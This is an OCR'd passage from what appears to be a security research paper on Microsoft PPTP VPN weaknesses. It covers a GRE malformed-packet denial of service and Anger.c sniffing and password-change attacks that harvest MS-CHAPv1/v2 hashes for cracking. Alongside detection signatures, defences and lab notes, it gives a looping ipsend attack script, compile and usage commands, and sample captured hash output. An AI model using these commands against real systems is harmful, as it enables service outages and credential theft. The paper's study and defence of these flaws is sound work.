
This attack targets GRE (protocol 47) sending a large quantity of malformed packets that the MS implementation is unable to handle correctly.

How the Exploit Works:

The attacker sends the stream of malformed packets. Initially the CPU utilization will slowly increase and as more packets hit the server's listening port, utilization will rise more quickly. The system's ram utilization will climb as fast as 1 MB per second (depending on system hardware). If the attack is stopped/paused, the CPU will settle back down to normal, but the ram will remain "consumed", though it will stop climbing. However, the attack is cumulative, unless the server is rebooted to clear the queue, so if the attacker later picks up the attack or performs it slowly over time, the system will keep consuming more memory, and CPU resources. Eventually, around 50% of available physical ram, the CPU utilization will suddenly jump up to 100%. The system is now unresponsive to most services, and cannot run any applications or be properly shutdown or rebooted.

Diagrams & Screenshots:

Scenario #3
PPTP VPN
Typical small business windows based setup
Remote Workers using any ISP.
Attacker using any Internet connection.



Screenshots of system resources during beginning of attack:




Photo of system with CPU utilization running at 100%, 50% ram consumed, and unable to run any windows applications (such as control panel,

services manager, etc.)






Photo of system after “pegging” from attack, even Command line commands fail:



Initial attempts to shutdown fail:

Subsequent attempts begin the shutdown process, but system doesn't fully shutdown completely.



Summary of lab testing:


System may "blue screen" very quickly, or later on when attempting to shutdown, reboot, or run applications, or system may just become completely unsuable. Ironically Service Pack 3 of NT appears to be invulnerable to this attack, but once SP 6a was installed, the system quickly succumbed.
The attack takes more time than the previous two exploits. It appears that once the ram consumption reaches 50%, the CPU will suddenly jump to 100% utilization, and then the system becomes unusable. Any attempts to run applications, dos commands, or even shutdown the system, are met with error messages and failure.

How to use the exploit:

Using ipsend, simply modify the script to point to the victim IP, and the attacking system will send a flurry of malformed packets, that will eventually render the system inoperable. You can even stop and restart the attack, and over time enough packets will accumulate and consume enough memory to cause the effect, if the server isn't rebooted before the attack is completed.

Signature of the attack:

System CPU utilization at 100% and Memory at 50%.
Applications and command line commands won't function and give unusual errors.
PPTP and other services unresponsive.
Below is a typical Ethereal sniffing session screenshot (on Linux) during this attack (you may want to increase the magnification of this document to see screenshot more clearly):



IDS can be easily setup to detect these packets. As you can see, malformed IP protocol GRE (0x2f) packets are being easily detected.

How to protect against it:

Control what GRE packets are allowed through at the firewall. Unfortunately, GRE packets are easily spoofed. Another option is to upgrade to Windows 2000. Windows NT Service Pack 6a will not prevent this attack. It is possible there is a registry hack, or some hot-fix that was missed that may be available to fix this exploit, however I was not able to find such a fix that actually worked. Several were related, but after applying them, the systems were still vulnerable to this attack.

Source code/Pseudo Code:

```
#!/bin/csh
        foo:
                ipsend -i <interface> -P gre <address> > /dev/null
        goto foo
```

The above code simply sends malformed GRE packets, using ipsend to the victim, then loops and continues to send the packets until the program is aborted manually.

For detailed log notes, please see Log notes section in the Additional Information portion of this document towards the end (before the Bibliography).

Exploit 4 Details

Name: PPTP Attack #4 using Anger.c against MS-CHAP Version 1

Variants: ntpptp.c, deceit.c, L0phtcrack or Crack with appropriate extensions

Operating Systems: All PPTP clients and servers that use MS-CHAP version 1

Protocols/Services: PPTP, MS-CHAPv1, LANMAN

Brief Description: Attacker is easily able to "sniff" much of the PPTP client and server handshake information as well as the actual LANMAN hashes. Attack script can quickly parses out the relevant information to make it easy to dump into L0phtcrack or other comparable password cracking tools.

Description of Variants: Anger is based partially on some of the contributions made by it's predecessors deceit.c & ntpptp.c, and is very simple to use.

Protocol Description: Due to weaknesses in the MS PPTP & MSCHAP version 1 technologies, theses scripts can quickly crack the user's login information.

How the Exploit Works:


Anger.c has several attack modes.

The most basic passive mode simply "sniffs" the traffic from a PPTP challenge-response event, it parses out the MS-CHAP portion and outputs the information to any file in a format compatible with the L0phtcrack password cracking tool.

Anger.c can also initiate an active attack manipulating the MS-CHAP version 1 protocol. It is able to initiate a "change password" request to the PPTP client attempting to logon to the PPTP VPN server. The user will then see a password change request dialog box appear on the screen. The user will then fill it out and submit the information, then the attacker will easily acquire this information. These hashes will then be formatted and output to a L0phtcrack compatible file for cracking. The attacker could also just use these raw hashes using a modified version of a PPTP client to logon directly to the VPN server.

Diagrams & Screenshots:

Scenario #1
PPTP VPN
Typical small business windows based setup
Remote Workers on Cable ISP (shared networks)



Summary of lab testing:

Though these experiment were performed mostly on hubs using Ethereal, I did perform some tests using dsniff on the switch and was able to grab similar information. So it is certainly possible to perform this same attack on switched networks.

It was a trivial effort to capture and parse and break the LANMAN hashes, with enough modifying of the scripts and tying them together, it could possibly be performed in seconds instead of minutes. This was effective in getting any LANMAN hash from any version of any OS that used the MS-CHAP version 1 for authentication.

How to use the exploit:

You will need the Pcap and OpenSSL libraries and header files to compile Anger.c.

The correct syntax after these library dependencies have been resolved:

gcc -o anger anger.c in_cksum.c -lcrypto -lpcap

Syntax for using the attack is:

usage: anger [-v] [-d device] output1

Example:

./anger –v –d eth0 sniffresults.out

-d Device to open for sniffing.

-v Some diagnostic information (verbose)

Writes sniffed challenge/responses to sniffresults.out.

Output of the file will be something along the following lines:

VIRTUDOM\TestBox7User (Server 10.0.0.2 Client 192.168.50.8):0:314357FD599070F2:5CC96E21D78E3F633C1B231647B327A30B3E621706F3DD12:43BBBE7E3692D2E19659F45129DD4ADEB2A54055D8E0AF1E

Then simply import this into your password cracking tool of choice (L0phtcrack, John the Ripper, Crack, etc.) and the appropriate “plug-ins” and within minutes for many passwords, it will be cracked.

Signature of the attack:

Since the attack uses a “sniffer” technique for this variation of the attack, the only warning you might have is if your IDS, or a manual audit, detects a system with it’s NIC in “promiscuous mode”. That would be the attacking system.

Any users (MS-CHAP version 1) complaining of password reset requests could also be a warning sign.

How to protect against it:

Do not use any client or server that use MS-CHAP version 1.

Be sure to update all clients and servers and follow MS recommendations.

Unfortunately, according to several resources (Counterpane Labs MS PPTP Version 2 article Section 5.1 “Version Rollback Attacks” http://www.counterpane.com/pptpv2-paper.html) even following the MS recommendations, the server and clients can still be fooled into downgrading to MS-CHAP version 1.

Source code/Pseudo Code:

See Anger.c source code near end of this document in the Additional Information section under Source Code.

This program monitors the network interface waiting for packets that match the correct signatures of a MS Challenge/Response for CHAP authentication and PTPP static “Magic Cookie”, then captures those packets

and parses them to a text file that is easily used by other password cracking utilities.

For detailed log notes, please see Log notes section in the Additional Information portion of this document towards the end (before the Bibliography).

Exploit #5 Details

Name: PPTP Attack #5 using Anger.c against MS-CHAP Version 1 & 2

Variants: ntpptp.c, deceit.c, L0phtcrack with appropriate extensions

Operating Systems: All PPTP clients and servers that use MS-CHAP version 2

Protocols/Services: PPTP, MS-CHAPv2, LANMAN, NT Encryption

Brief Description: Attacker is easily able to "sniff" much of the PPTP client and server handshake information as well as the actual LANMAN & NT hashes, the script then quickly parses out the relevant information and can separate the LANMAN and NT hashes and dump them into two separate files to make cracking with L0phtcrack and similar tools easier and much faster.

Description of Variants: Anger is based partially on some of the contributions made by it's predecessors deceit.c & ntpptp.c, and is very simple to use.

Protocol Description: Due to weaknesses in the MS PPTP & MSCHAP version technologies, theses scripts can quickly crack the user's login information.

How the Exploit Works:

The basic modes of Anger.c are the same in both Exploit #4 and #5.

But #5 included the additional option to attack MS-CHAP version 2 and NT Encryption based hashes in addition to the LANMAN based hashes.

Anger.c has several attack modes.

The most basic passive mode simply "sniffs" the traffic from a PPTP challenge-response event, it parses out the MS-CHAP portion and outputs the information to any file in a format compatible with the L0phtcrack password cracking tool.


Anger.c can also initiate an active attack manipulating the MS-CHAP version 1 protocol. It is able to initiate a "change password" request to the PPTP client attempting to logon to the PPTP VPN server. The user will then see a password change request dialog box appear on the screen. The user will then fill it out and submit the information, then the attacker will easily acquire this information. These hashes will then be formatted and output to a L0phtcrack compatible file for cracking. The attacker could also just use these raw hashes using a modified version of a PPTP client to logon directly to the VPN server.

MSCHAP version 2 client's are NOT vulnerable to the aforementioned password change attack. However, the new encryption methods used do not

provide any significant security improvement in preventing the easily sniffed NT Encryption hashed challenge-response information from being almost as easily parsed, and broken quickly with L0phtcrack and similar tools.

Diagrams & Screenshots:

Scenario #1
PPTP VPN
Typical small business windows based setup
Remote Workers on Cable ISP (shared networks)



Summary of lab testing:

Though these experiment were performed mostly on hubs using Ethereal, I did perform some tests using dsniff on the switch and was able to grab similar information. So it is certainly possible to perform this same attack on switched networks.

It was a trivial effort to capture and parse and break the LANMAN hashes, with enough modifying of the scripts and tying them together, it could possibly be performed in seconds instead of minutes. This was effective in getting any LANMAN hash from any version of any OS that used the MS-CHAP version 1 or version 2 for authentication.

It was a little slower in cracking the MS-CHAP version 2 NT Encryption based hashes, but not significantly.

How to use the exploit:

The tool will output LANMAN/MS-CHAPv1 hashes to one file, and NT Encryption/MS-CHAPv2 hashes to another file.

Script usage:

Anger [-v] [-d device] output1 [output2]

-d Device to open for sniffing.

-v Some diagnostic information (verbose)

Example:

./anger –v –d eth0 mschapv1.out mschapv2.out

Writes sniffed MS-CHAP version 1 LANMAN hashes to mschapv1.out file and writes MS-CHAP version 2 NT Encrypted hashes to mschapv2.out file.

Signature of the attack:

The same as Attack #4, a NIC in promiscuous mode could be a warning sign. Of course, any users (MS-CHAP version 1) complaining of password reset requests could also be a warning sign.

How to protect against it:

Though the improved versions of MS-CHAP and PPTP make compromising the hashes slightly more difficult when using Version 2 instead of 1, it is still far too simple to compromise this information. Strong passwords that are not dictionary based will be much more resistant to such attacks, if even one user password is dictionary based, then it is likely an attacker will crack it in time, and possibly fast enough to compromise the infrastructure.
Also, according to several resources (Counterpane Labs MS PPTP Version 2 article Section 5.1 “Version Rollback Attacks” http://www.counterpane.com/pptpv2-paper.html) even following the MS recommendations, the server and clients can still be fooled into downgrading to MS-CHAP version 1.

One option, if using PPTP, is not to use any MS product for the PPTP client or server. The Linux and other *Nix & *BSD variants allow more control of the PPTP client and server, and can be kept from doing version rollbacks from MS Chap V2 to V1, this combined with very strong passwords appears to be a more robust solution, though most companies that are “Windows shops” are not likely to take this approach.
The best option would be to migrate away from PPTP to one of the other protocols such as IPSec.

Source code/Pseudo Code:

See Anger.c source code near end of this document in the Additional Information section under Source Code.

For detailed log notes, please see Log notes section in the More Information portion of this document towards the end (before the Bibliography).

ADDITIONAL INFORMATION

Detailed Lab Notes:

PPTP Attack #1:

Didn't crash it instantly as was reported on NTBugtraq by Kirk Corey kcorey@DSI-INC.NET , but did notice that server went from 0% CPU utilization to starting to climb, it would fluctuate about 10% for example, 3 to 13, 4 to 14, 5 to 15, as high as 15,but did not go down.

As soon as the attack stopped it would drop back to 0-1% (normal).

Tested to see if it is at least a DoS to prevent PPTP clients from connecting to server, results were:

Attack did make server unresponsive to PPTP requests even after the attack was over, though the system was back down to 0-1%. The client never received a completed handshake response and would time out. The server "appeared" normal, so, on a hunch I decided to reboot the system, as soon as I started the "Restart windows" process, the system dumped to blue screen with the following message:
*"*** STOP: 0X0000001E (0XC00000005,0x00000000,0x00000028) KMODE_EXCEPTION_NOT_HANDLED"*
This machine had only been up for a few hours.
The server system was a custom built, no-name brand
Server: NT 4.0 Enterprise Server, (Default install comes with SP3), regular RAS PPTP.
Pentium 233MMX
256 MB EDO RAM
ATI All in wonder video card
SB AWE32 ISA sound card
AWARD BIOS version 4.51PG
Motherboard TX97-E Asus

Note: tried this on various very different configurations of hardware, and had basically the same exact results.

Verification with same system:
Verified client could connect.
Disconnected client.
Ran attack
Results:
Only ran the attack for 30 seconds, during which time the client couldn't finish establishing a connection.
After stopping the attack, all further attempts by client to connect failed.
Same result, start> shutdown> shutdown, it closes windows, and then blue screens.
Message this time same except (0xc0000005,0x8016D0CE,0x000....)

Same test as above but attack for only 5 seconds:
Results:

Same effect, client unable to complete connection, client times-out (the client isn't reporting the server refusing the connection, it just times out).
Any attempt to run anything significant causes blue screen, Tried to just open control panel, windows started to come up, then blue screen.
Error:
0x0000001E (0xC0000005,0x8016bfaf,0x00000000,0x00000035)

This means just trying to restart the PPTP service (RAS/RRAS) won't work because it will crash before it can be reset.

Verification with same system while client was connected:
Connected client.
Began attack
Results:
Client stays connected, but loses ability to ping or any other traffic to the remote network, then client pops-up saying disconnected after about 30 seconds (standard timeout for no response).
However, I was able to shutdown server without crashing.

Hypothesis, does a connected client somehow "protect" the server from the attack?
Try a few more trials with client connected.
Ok, try again with client connected first, to see if can shutdown safely or if that was a fluke.
If repeatable, then try it again, and then running various apps like control panel, trying to stop and start the RAS server, file explorer, etc.

Note, ping from client to server (inside VPN tunnel to 192.168.0.1) stopped the moment the attack started however normal (external) pings still ok 10.0.0.2.
Repeatable, server shutdown safely, even though it couldn't respond to any more PPTP requests, it didn't crash on shutdown.
Test running other apps after attack:
Ran attack for 60 seconds instead of 5 seconds...
control panel:
Opened ok.

Stopping and starting the RAS service:
Services opened ok.
Shutdown Remote Access Server (service): ok
It also automatically shutdown the Remote Access Connection Manager too. ok.
Start Remote Access Server (Service): ok , though took over a minute to start.

Try client reconnecting again:
Client still unable to connect at all. (times out)

Attempt to shutdown server (whole system, start, shutdown, shutdown):
OK.

